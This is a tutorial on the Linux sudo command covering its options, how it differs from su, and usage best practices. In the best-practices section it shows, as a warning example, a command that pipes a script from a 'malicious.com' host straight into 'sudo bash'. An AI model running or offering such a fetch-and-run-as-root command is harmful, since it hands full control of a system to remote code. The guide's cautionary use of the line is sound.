sudo Command in Linux (original) (raw)
Last Updated : 14 May, 2026
The sudo (Superuser Do) command allows an authorized user to execute commands with administrative (superuser) privileges in Linux. It is commonly used to run system-level commands that require higher permissions, without logging in directly as the root user.
- Execute commands that require administrative permissions
- Avoid direct login as the root user
- Provide controlled access to system-level operations
- Log all privileged commands for auditing and security
- Allow administrators to define user-specific command permissions
Example 1: Run a Command with Administrative Privileges
To execute a system command that requires administrator-level permissions.
**Command:
sudo ls /root
- **sudo: grants temporary administrative privileges
- **ls: lists directory contents
- ****/root:** Is accessible only to the administrator, so sudo is required
**Output:

Grants temporary administrative privileges
Example 2: Edit a System File Using sudo
To modify a system configuration file that is protected and cannot be edited by normal users.
**Command:
sudo nano /etc/hosts
- sudo allows the editor to run with administrative privileges
- nano is a command-line text editor
- /etc/hosts is owned by the administrator, so editing it requires elevated permissions
**Output:
Example 3: Run a Command as Another User
To execute a command as a user other than the default administrative user.
**Command:
sudo -u nobody whoami
- **-u nobody: tells sudo to run the command as the user nobody
- **whoami displays the name of the current effective user
- By default, sudo runs commands with elevated privileges unless another user is specified
**Output:

Execute a command as aother user
Syntax
sudo [options] command
- **sudo: Invokes the command with elevated (administrative) privileges.
- **[options]: Optional flags that modify how sudo behaves, such as selecting a user or changing authentication behavior.
- **command: The actual command to be executed with elevated permissions.
Difference Between sudo and su
Understanding the difference between sudo and su is crucial for secure Linux administration.
su (Substitute User):
- The su command is used to switch from your current user account to another user account, most commonly the root user. Once switched, you have the full privileges of that user until you exit the session.
- **Password Required: You must enter the password of the target user (for example, the root password). This means that every user who wants administrative access must know the root password.
- **Drawback: Sharing the root password with multiple users is insecure because anyone with the password can perform any action on the system. There is no audit trail for who ran which commands, making it hard to track administrative activity.
sudo (Superuser Do):
- The sudo command allows you to run individual commands with administrative privileges without switching to another user account. This makes it easier to perform system tasks safely while remaining in your own user session.
- **Password Required: You only need to enter your own user password. The system checks if your account is authorized to use sudo, reducing the risk associated with sharing the root password.
- **Advantages: The root password is never shared, so administrative access can be controlled on a per-user basis. All commands run with sudo are logged in system files (usually /var/log/auth.log), allowing administrators to audit who ran what command and when. Allows fine-grained control, so users can be given permission to run only specific commands, instead of full root access.
Options Available in the sudo Command
1. -l: List Allowed Commands
The -l option shows which commands the current user is allowed or forbidden to run with sudo. It is useful for checking your privileges without executing any command.
**Command:
sudo -l
**Output:

Commands the current user is allowed or forbidden
2. -v: Validate Credentials
The -v option updates your sudo timestamp without running a command. It is useful to extend your sudo session timeout so you don’t need to enter your password for a while.
**Command:
sudo -v
**Example:
Extend sudo timeout before running multiple administrative commands:
sudo -v
sudo apt update
**Output:

Extend sudo session timeout
3. -k: Invalidate Timestamp
The -k option forces sudo to ask for a password the next time it is used. It is useful for revoking sudo access temporarily after finishing tasks.
**Command:
sudo -k
**Example:
Force password prompt before giving system access to another user:
sudo -k
**Output:

Revoking sudo access temporarily
4. -u: Run Command as Another User
The -u option allows you to run a command as a user other than root. It is useful when you need to execute commands as a specific user, like www-data or nobody.
**Command:
sudo -u www-data whoami
**Example:
Check permissions of the web server user:
sudo -u www-data ls /var/www/html
**Output:

Execute commands as a www-data
5. -s: Run a Shell as Root

The -s option runs a shell with root privileges. It is useful when you need to run multiple administrative commands in sequence without prefixing each with sudo.
**Command:
sudo -s
**Example:
List root directory contents after switching to root shell:
sudo -s
ls /root
**Output:
6. -H: Set HOME Environment Variable
The -H option sets the HOME environment variable to the target user’s home directory. It is useful to avoid permission issues when running commands that write to configuration files in the user’s home directory.
**Command:
sudo -H nano /root/.bashrc
**Example:
Edit root’s bash configuration safely:
sudo -H nano /root/.bashrc
**Output:
7. -b: Run Command in Background
The -b option runs a command in the background. It is useful for long-running administrative tasks that you don’t want to block the terminal.
**Command:
sudo -b sleep 60
**Example:
Start a 60-second sleep process in the background and confirm that it is running using ps:
sudo -b sleep 60
ps aux | grep sleep
**Output:

60-second sleep process in the background
8. -p: Customize Password Prompt
The -p option allows you to display a custom message when sudo asks for a password. It is useful in scripts or automated tasks where you want a clear prompt.
**Command:
sudo -p "custom_message" ls /root
**Example:
Run a command with a friendly password prompt:
sudo -p "Enter your password to continue: " ls /root
**Output:

Friendly password prompt
9. --: End of Options

The -- option tells sudo to stop processing options. It is useful when the command you want to run starts with a - (dash) which could be misinterpreted as a sudo option.
**Command:
sudo -- -version

sudo version
**Example:
Run a command named -mycmd without sudo treating it as an option:
sudo -- -mycmd
**Output:
Best Practices with sudo
Using sudo gives administrative privileges, so it must be used carefully. Below are the most important best practices to follow when using sudo in Linux.
1. Use sudo Instead of Logging in as Root
**Practice: Always prefer running commands with sudo rather than switching to the root account using su.
- Limits the risk of accidentally running dangerous commands.
- The root password is not shared, improving security.
**Example:
sudo apt update
sudo apt install nginx
**Note: Only the commands requiring root access are run with elevated privileges; normal user operations remain safe.
2. Check Permissions Before Running Commands
**Practice: Use sudo -l to check which commands you are allowed to run.
- Prevents running unauthorized commands accidentally.
- Helps avoid permission errors.
**Example:
sudo -l
**Output:
User user may run the following commands:
(ALL : ALL) ALL
3. Avoid Running Scripts from Untrusted Sources
**Practice: Never run downloaded scripts with sudo without reviewing them.
- Running untrusted scripts with sudo can compromise your system completely.
**Example:
**Instead of:
curl https://malicious.com/install.sh | sudo bash
**Do:
curl -O https://trusted.com/install.sh
less install.sh # review the script
sudo bash install.sh
4. Use sudo -H When Editing Root Files
**Practice: Use sudo -H to ensure the HOME environment points to the root directory when editing configuration files.
- Prevents accidental file creation in your user’s home directory.
Example:
sudo -H nano /etc/ssh/sshd_config
5. Revoke Sudo Access When Finished
**Practice: Use sudo -k to invalidate your timestamp after finishing administrative tasks.
- Ensures sudo requires a password the next time, improving security.
**Example:
sudo -k
6. Use Logs to Audit Commands
**Practice: Review /var/log/auth.log to track sudo usage.
- Helps detect misuse of administrative privileges.
**Example:
grep sudo /var/log/auth.log
**Output:
Feb 04 10:12:31 host sudo: user : TTY=pts/0 ; PWD=/home/user ; COMMAND=/usr/bin/apt update